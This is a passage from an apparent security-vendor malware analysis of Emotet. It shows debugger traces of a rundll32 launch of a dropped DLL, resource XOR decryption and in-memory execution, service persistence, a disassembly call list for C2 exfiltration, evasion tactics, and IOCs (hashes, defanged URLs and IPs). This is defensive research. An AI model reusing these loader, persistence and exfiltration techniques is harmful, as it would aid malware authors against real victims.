Next, as shown in Figure 17, a call to the CreateProcessW() function sets the value of the lpCommandLine parameter, which includes the absolute path of the recently moved DLL file, and the aforementioned entrypoint function Control-RunDLL.

```
001BF18C  01129818  CALL to CreateProcessW from 01129816
001BF190  00000000  ModuleFileName = NULL
001BF194  001BF2EC  CommandLine = "C:\Windows\system32\rundll32.exe ""C:\Windows\system32\Eozjhxujjwnijmpf\wuqagnkjkuzdeuo.jss"",Control_RunDLL"
001BF198  00000000  pProcessSecurity = NULL
001BF19C  00000000  pThreadSecurity = NULL
001BF1A0  00000000  InheritHandles = FALSE
001BF1A4  00000000  CreationFlags = 0
001BF1A8  00000000  pEnvironment = NULL
001BF1AC  00000000  CurrentDir = NULL
001BF1B0  001BF220  pStartupInfo = 001BF220
001BF1B4  001BF264  pProcessInfo = 001BF264
```

Figure 17. Execution of the second DLL file.

The actions performed by the second rundll32.exe execution will be described in the Fourth-Stage Malware section.

Locate and Load Resource Encrypted Data

The Emotet malware performs several actions, and one of those is the use of Resource Win32 API functions with the objective of loading binary data from the executable resource section, decrypting it and dropping a newly crafted malware.

First, at offset 0x10002119, a call to the VirtualAlloc() function is made. This will allocate 0x1B000 (110592d) bytes, a MEM_COMMIT allocation type and memory protection option as PAGE_EXECUTE_READWRITE.




Figure 18. VirtualAlloc() and byte-copying (call 100045c0) function.

At offset 0x10002128, the function call 100045C0 copies the bytes from the resource section into the newly generated memory allocation from the previous step (see Figure 18). The following picture (Figure 19) shows a comparison between the byte contents of the resources taken directly from the Resource Hacker tool and the contents in memory taken directly from the running process.




Figure 19. Encrypted binary resources data displayed in the Resource Hacker tool.

During the execution of subsequent instructions, a call to the 0x10001D9A function is made. This function has a loop located at offset 0x10001E4D and performs several operations. One of these operations is a 1-byte XOR instruction (xor byte ptr [esi+ecx], al) located at offset 0x10001E4D. Its purpose is to decrypt a total of **110591** bytes of the executable's resource

data where the PE binary data is stored. The final result is an in-memory reconstructed executable file. In Figure 19, the encrypted and decrypted data in the process's memory can be seen.




Figure 19. Encrypted data in PE and decryption of data in memory.

At offset 0x10002167, an indirect function pointer call is made to the address pointed to by the EAX register, which is the entrypoint of the Control_RunDLL function of the in-memory (dropped) executable file. Figure 20 shows this in a graphical manner for reference.




Figure 20. Indirect call – transferring control to in-memory data.

Once the call EAX instruction is executed, the execution control is transferred to the new executable file.

Persistency Mechanism

The Emotet malware installs a new service by calling the CreateServiceW() function, which starts the copy of the malware in an automated manner by the operating system. Figure 21 shows this new service already installed.




Figure 21. Installation of a new Windows service.

The service name is generated randomly and the below list contains different names used throughout several test runs.

- Provides Disk Defragmentation capabilities.
- Windows Media Center Service for TV and FM broadcast reception.
- Processes application compatibility cache requests for applications as they are launched.
- Starts and stops recording of TV programs within Windows Media Center.
- Transfers files in the background using idle network bandwidth. If the service is disabled, then any applications that depend on BITS, such as Windows Update or MSN Explorer, will be unable to automatically download programs and other information.

Fourth-Stage Malware – DLL Analysis

(Sha256:bd1e56637bd0fe213c2c58d6bd4e6e3693416ec2f90ea29f0c68a0b91815d91a)

At this stage, the final payload is preparing the environment to submit information to the C2 server. To do so, it executes function calls to retrieve the required data to finally perform the HTTP request.

The following steps assume a base address of 0x2E1000 and describe the details and sequences followed by the Emotet malware until the delivery of the payload.

```
002EAB6C    E8 FDD00000    CALL 002F7C6E    ; Generate IP address
002EAF9B    E8 29270000    CALL 002ED6C9    ; Loop to generate HTTP URI path data
002EADCB    E8 CDDA0000    CALL 002F889D    ; Generate DNT, Referer, and Content-Type format string
002EAE14    E8 CA7BFFFF    CALL 002E29E3    ; Concatenate DNT, Referer, and Content-Type
002F5960    E8 5CB8FEFF    CALL 002E11C1    ; Generate request body values (name, and filename)
002F5848    E8 27CEFFFF    CALL 002F2674    ; Generate form data binary content (bytes)
002F5792    E8 B427FFFF    CALL 002E7F4B    ; Close the form boundary
002ED4C7    E8 82220000    CALL 002EF74E    ; ObtainUserAgentString
002E5AE1    FFD0           CALL EAX         ; InternetOpenW
002E1C81    FFD0           CALL EAX         ; HttpOpenRequestW
002F6B84    FFD0           CALL EAX         ; InternetSetOptionW
002F84BE    FFD0           CALL EAX         ; HttpSendRequestW
```

Figure 22. Function calls that collect and prepare data for exfiltration.

Fifth-Stage Malware – C2 Traffic

As can be seen in the function call list, the HttpSendRequestW() API function is used to send the data to the server. This function allows the sender to exceed the amount of data that is being sent normally by HTTP clients.




Figure 23. HTTP data in memory before being sent to the C2 server.
Figure 24 shows the data after being sent and captured by Wireshark.




Figure 24. Data being sent to the C2 server captured by Wireshark.

Evasion Technology

1. Uses multiple download links to download the first-stage loader. As long as one download link is not blocked or captured by a security product, the loader download will be successful.
2. Uses multiple C2 server IP addresses to communicate with C2 servers. As long as one IP address is not blocked, the communication will be successful.
3. The C2 communication uses standard HTTP with sensitive information encrypted with custom algorithms. From the perspective of security mitigations, it is difficult to differentiate this strain of C2 from benign traffic.

Conclusion

Emotet was a potent adversary before coordinated law enforcement action shut down its infrastructure in late January 2021. The attack chain detailed above is elaborate and is designed to evade security detections. A single security appliance is not equipped to prevent an Emotet attack. Only a combination of security solutions – firewalls, sandboxes, endpoints and software to integrate all these components can help prevent an Emotet attack.

At the time of this writing, the samples listed in the IOCs section below were not publicly available. However, we have created detections and coverage against their behavior and communication.

Palo Alto Networks customers are protected from this kind of attack by the following:

1. Next-Generation Firewalls with Threat Prevention signatures 21201, 21185 and 21167 identify HTTP C2 requests attempting to download the new payload and post sensitive information.
2. WildFire, an NGFW security subscription, and Cortex XDR identify and block Emotet and its droppers.

Indicators of Compromise

Samples

209a975429304f771ef8a619553ffd9b8fc525a254157cbba47f8e64ec30df79

2a8dcfc8f1262e1c6b5f65c52cdccdbcd40ff6218f4f25f82bd3eb025593dbc0

2cb81a1a59df4a4fd222fbcb946db3d653185c2e79cf4d3365b430b1988d485f

36df660c8e323435d2bc7a5516adcadfbd0b220279f634725e407da9f2b9d4f5

3788c8a783fbbd61fa60d41b78568c095a8587db728a61bff67c3ffebfad82a4

704759a244e3f27481f6ad225a0e1c30ae46e411e01612d68ca76fe2fd8cee54

7a18e87591637a8e962386b9c72aed584037a953ce7fe5ae51edba7a0ca57c1a

96a1fea9853e6f77d4449da325dfdb1545b905bdb7ba227d24e6a1a5f8cb3bd4

a9668efdb68bf251dae8623cb4f3dc8b9b7f42d77927d287633af94a72e9d1dc

fc3c1ce6491bca2b028ae8806ca84d4b9dcb577fb2551aa871ca23eca19b10f5

Droppers

0a0bf0cab20ec7fb530738c4e08f8cd5062ea44c5da3d8a3e6ce0768286d4c51

2a0a1e12a8a948083abe2a0dcbf9128b8ec7f711251f399e730af6645e86d5c8

3b3a9517b61d2af8758e60d067c08edd397ad76b25efe1cbd393229088567002

3bbda08f5e15c5cb4472c6e610f2063eb68f54c0234a2197bc4633f4344ab27f

3e2fd3a5d790a0d4efe1100af08e3e2011f26416154ec11f1315db2ca6ca71bd

4eb1928c08d16a9407dbf89ad1279886379a0415bdd7760a3b2d0697f7d287c6

95bc30b35aa2d2baa80b50e970707197a26bd19d7772cbf65ff3d0300fe8e789

97c395e1bd0c35e9b8e6f9d97b470abdfdacec25e0e4e3b987e3813fb902de9f

bbb9c1b98ec307a5e84095cf491f7475964a698c90b48a9d43490a05b6ba0a79

bd1e56637bd0fe213c2c58d6bd4e6e3693416ec2f90ea29f0c68a0b91815d91a

URLs

http://abrillofurniture[.]com/bph-nclex-wygq4/a7nBfhs/

http://allcannabismeds[.]com/unraid-map/ZZm6/

http://ezi-pos[.]com/categoryl/x/

http://giannaspsychicstudio[.]com/cgi-bin/PP/

http://ienglishabc[.]com/cow/JH/

https://etkindedektiflik[.]com/pcie-speed/U/

https://vstsample[.]com/wp-includes/7eXeI/

IPs

5.2.136[.]90

37.46.129[.]215

70.32.89[.]105

110.172.180[.]180

132.248.38[.]158

138.197.99[.]250

152.170.79[.]100

157.245.145[.]87

161.49.84[.]2

190.55.186[.]229

190.247.139[.]101

203.157.152[.]9